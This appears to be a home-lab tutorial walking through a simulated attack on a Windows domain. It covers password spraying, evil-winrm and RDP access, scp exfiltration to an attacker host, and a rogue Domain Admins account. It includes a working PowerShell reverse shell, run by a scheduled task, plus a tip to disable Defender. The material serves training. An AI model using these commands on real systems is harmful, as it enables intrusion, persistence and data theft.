There are many password spraying tools offered. We could use a module in Metasploit or

> 👉 **NetExec** is a powerful *tool* used to compromise services within a network such as: SMB; SSH; LDAP; FTP; WMI; WINRM; RDP; VNC; MSSQL.

dedicated password spraying tools such as NetExec.

Let's use the NetExec (nxc) utility.

Like Hydra, NetExec takes a list of usernames and passwords. We can source usernames and password lists for SecLists. For the sake of demonstration, let's create two files, users.txt and pass.txt.

```
sudo nano users.txt
```

Add Administrator in first line.

```
sudo nano pass.txt
```

Add @Deeboodah1! in the first line.

CTRL + X + Y + Enter.

Use `nxc winrm` module and supply a users.txt and pass.txt file:

```
nxc winrm 10.0.0.100 -u users.txt -p pass.txt
```

Looks like we were able to capture the Administrator username + password!

```
┌──(attacker㉿attacker)-[~]
└─$ nxc winrm 10.0.0.100 -u users.txt -p pass.txt
WINRM       10.0.0.100      5985   PROJECT-X-WIN-C  [*] 10.0 Build 26100 (nam
e:PROJECT-X-WIN-C) (domain:corp.project-x-dc.com)
WINRM       10.0.0.100      5985   PROJECT-X-WIN-C  [-] corp.project-x-dc.com
\Administrator:@password123!
WINRM       10.0.0.100      5985   PROJECT-X-WIN-C  [-] corp.project-x-dc.com
\johnd:@password123!
WINRM       10.0.0.100      5985   PROJECT-X-WIN-C  [+] corp.project-x-dc.com
\Administrator:@deeboodah1! (Pwn3d!)
```

How can we gain access to this system?

One common technique is to spawn a shell by leveraging insecure protocols and outdated software packages with known exploits.

WinRM is one of these vulnerable protocols...


After searching around, you will likely find a popular open-source project called Evil-WinRM.

> 👉 **Evil-WinRM** is an open-source, command-line tool that provides remote shell access to Windows machines over WinRM.

Evil-WinRM connects to a target system via the WinRM service, you must have valid credentials. Once authenticated, it initiates a Powershell remoting session. So it helps us with establishing a connection.

Using evil-winrm, we can log into [project-x-win-client].

```
evil-winrm -I 10.0.0.100 -u Administrator -p @Deeboodah1!
```



Success!

> 🤔 **How Relevant Is This Today?:** Password spraying is still a very commonly used today. Just take a look at "Password Spraying" on Google and you will find updated articles with ATPs and organizations.
>
> In terms of getting access direct Administrator account, this will not be very common in updated networks, as these accounts usually have strong authentication and enforce least privilege.

We have access to the [project-x-win-client] and we have the Administrator account. Let's see if we can pivot to the domain controller.


Lateral Movement 2.0

One thing you will often find while attackers conduct their cyber-attacks is a combination of all the steps. You will find initial access, then reconnaissance, then lateral movement, then more reconnaissance, etc.

Mandatory VMs Powered-On

- [project-x-sec-box]
- [project-x-win-client]
- [project-x-dc]
- [project-x-attacker]

Attack Graph



Operations

Let's see if we can log into the domain, now that we are the Administrator account.

First, let's see what domain this workstation is a part of and it's corresponding IP address:

```
nltest /dsgetdc:
```

Let's see what open ports this device has. (We could install nmap on our Windows 11 machine).

```
┌──(attacker㉿attacker)-[~/Desktop]
└─$ nmap -Pn 10.0.0.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-18 15:19 CST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabl
ed. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.0.0.5
Host is up (0.00087s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 4.22 seconds
```

Looks like port 3389 is opened. This is RDP. Since we have Administrator access, let's see if we can RDP into the device.


Going back to a new terminal in Kali, let's use the xfreerdp utility to establish a new session:

```
xfreerdp /v:10.0.0.5 /u:Administrator /p:@Deeboodah1!
/d:corp.project-x-dc.com
```

👉 **xfreerdp** A free implementation of RDP, which can be run on the command-line and comes pre-installed in Kali Linux.

Now that we have access to the Domain Controller, we have "Keys to the Kingdom".

Navigating around the file system, we will eventually a folder called "Production Documents" inside the Documents folder.



Success!

Let's see if we can exfiltrate this file.


Data Exfiltration

Attackers extract valuable or sensitive information from the compromised network. The goal here is to transfer data such as intellectual property, customer records, or financial information to an external location controlled by the adversary. Methods include encrypting and compressing data to avoid detection, using covert channels like DNS tunneling or HTTPS, or exfiltrating data in small chunks to evade bandwidth monitoring. Successful data exfiltration can result in significant reputational, operational, and financial damage to the target

Mandatory VMs Powered-On

- [project-x-sec-box]
- [project-x-dc]
- [project-x-attacker]

Attack Graph



Operations

Since we have access via RDP, we could use a cloud storage provider to upload our sensitive files or we could use SMB to share files between our Kali machine since we are connected on the same network, although this is not very realistic.

We are just going to use `scp` to copy the files, to take the simple way (also not very realistic).

Open a new terminal in the Windows Domain Controller. Navigate to the `C:\Users\Administrator\Documents\ProductionFiles`:

```
scp ".\secrets.txt"
attacker@10.0.0.50:/home/attacker/my_sensitive_file.txt
```

Enter the attacker password.

Navigating to /home/attacker:

```
┌──(attacker㉿attacker)-[~]
└─$ cd /home/attacker

┌──(attacker㉿attacker)-[~]
└─$ cat my_sensitive_file.txt
What is my secrets you say?
```

Success!

Persistence


Now that we have effectively pwned the environment, it's time to ensure we can come back to where we left off. Since the attacker has important business to take care of.

Persistence refers to attackers maintain access to a system even after their initial intrusion is discovered and remediated. This ensures the attacker's operations can continue despite interruptions. Common techniques include installing backdoors, creating rogue accounts, or leveraging legitimate tools for remote access like RDP or VPNs. Persistence mechanisms are often embedded deep in the system, such as registry modifications or startup scripts, to resist detection and removal. This tactic is especially critical for long-term campaigns where adversaries intend to maintain a foothold over extended periods.

Mandatory VMs Powered-On

- [project-x-sec-box]
- [project-x-dc]
- [project-x-attacker]

Attack Graph



Operations

Create A Local Account

We can now implement persistence techniques to ensure we can get back to where we are after. Like the above steps, there are many ways to do this...

One of the easiest methods is to create a new user account. Call it something generic to blend in: project-x-user.

Open a new terminal with administrator privileges or use the one from the previous step.

```
net user project-x-user @mysecurepassword1! /add

net localgroup Administrators project-x-user /add

net group “Domain Admins” project-x-user /add
```

Verify the new user has been created with:

```
net user project-x-user /domain
```

```
PS C:\Users\Administrator> net user project-x-user @mysecurepassword1! /add
The password entered is longer than 14 characters.  Computers
with Windows prior to Windows 2000 will not be able to use
this account. Do you want to continue this operation? (Y/N) [Y]: y
The command completed successfully.

PS C:\Users\Administrator> net localgroup Administrators project-x-user /add
The command completed successfully.

PS C:\Users\Administrator> net group "Domain Admins" project-x-user /add
The command completed successfully.

PS C:\Users\Administrator> net user project-x-user /domain
User name                    project-x-user
```

Scheduled Task With Reverse Shell

In addition to a new user, let’s create a Scheduled Task which will run a backdoor.

Back into the Kali machine, create a new file using nano and add the following to a script called reverse.ps1.

```
sudo nano reverse.ps1
```

```
$ip = "10.0.0.50"      # Replace with your attacker's IP address

$port = 4444             # Replace with the port number you want to listen on
```

```
$client = New-Object System.Net.Sockets.TCPClient($ip, $port)
$stream = $client.GetStream()
$writer = New-Object System.IO.StreamWriter($stream)
$reader = New-Object System.IO.StreamReader($stream)
$writer.AutoFlush = $true
$writer.WriteLine("Connected to reverse shell!")
while ($true) {
    try {
        # Read commands from the listener (attacker)
        $command = $reader.ReadLine()
        if ($command -eq 'exit') {
            break
        }
        # Execute the command on the target machine
        $output = Invoke-Expression $command 2>&1
        $writer.WriteLine($output)
    } catch {
        $writer.WriteLine("Error: $_")
    }
}
$client.Close()
```

💡 ChatGPT was used to create a basic reverse shell script. Use it where you can.


Use a python webserver to upload the copy from [project-x-attacker] to [project-x-dc], from where the reverse.ps1 script is, perform:

```
python -m http.server
```

`Navigate to http://10.0.0.50:8000`


Download the reverse.ps1 file. Move the reverse.ps1 file.

💡 Windows Defender will ask if we want to keep this file, select “Keep”.



Copy the file to:


`C:\Users\Administrator\AppData\Local\Microsoft\Windows\reverse.ps1`



In the same terminal session of the Windows machine, add the following:

```
schtasks /create /tn "PersistenceTask" /tr "powershell.exe -
ExecutionPolicy Bypass -File
C:\Users\Administrator\AppData\Local\Microsoft\Windows\reverse.ps
1" /sc daily /st 12:00
```

Now at 12:00 PM we can catch a reverse shell by opening a listener on port 4444 on [project-x-attacker].



Let's test this real quick...

Back in the Kali machine, enter the following command:

```
nc -lvnp 4444
```

Go back to the terminal in [project-x-dc], add the following:

```
Set-ExecutionPolicy Unrestricted -Scope Process

powershell.exe -executionpolicy -bypass .\reverse.ps1

.\reverse.ps1

r
```

```
PS C:\Users\Administrator\AppData\Local\Microsoft\Windows> Set-ExecutionPolicy Unrestricted -Scope Process
PS C:\Users\Administrator\AppData\Local\Microsoft\Windows> powershell.exe -executionpolicy -bypass .\reverse.p
s1
.\reverse.ps1 : File C:\Users\Administrator\AppData\Local\Microsoft\Windows\reverse.ps1 cannot be loaded
because running scripts is disabled on this system. For more information, see about_Execution_Policies at
https:/go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ .\reverse.ps1
+ ~~~~~~~~~~~~~~
    + CategoryInfo          : SecurityError: (:) [], PSSecurityException
    + FullyQualifiedErrorId : UnauthorizedAccess
PS C:\Users\Administrator\AppData\Local\Microsoft\Windows> .\reverse.ps1

Security warning
Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially
harm your computer. If you trust this script, use the Unblock-File cmdlet to allow the script to run without
this warning message. Do you want to run C:\Users\Administrator\AppData\Local\Microsoft\Windows\reverse.ps1?
[D] Do not run  [R] Run once  [S] Suspend  [?] Help (default is "D"): r
```

Looking back at the Kali terminal, we should see a message with “Connected to reverse shell!”

```
┌──(attacker㉿attacker)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.0.50] from (UNKNOWN) [10.0.0.5] 51823
Connected to reverse shell!
whoami
corp\administrator
```

💡 Windows Defender may block this from happening. You can turn off Windows Defender by going to Windows Security → “Virus & Threat protection” → “Virus & threat protection settings” → Turn off all toggles.

Conclusion + Next Steps

And with this, we have finished our attack, from Initial Access to Breached.

Now is this scenario real-world? No. Not even close.

This lab’s intention was to serve as a primer for how threat actors approach compromising a target organization. With various tools, techniques, and procedures, threat actors can leverage their skills, open-source knowledge, and now LLMs to achieve their objectives.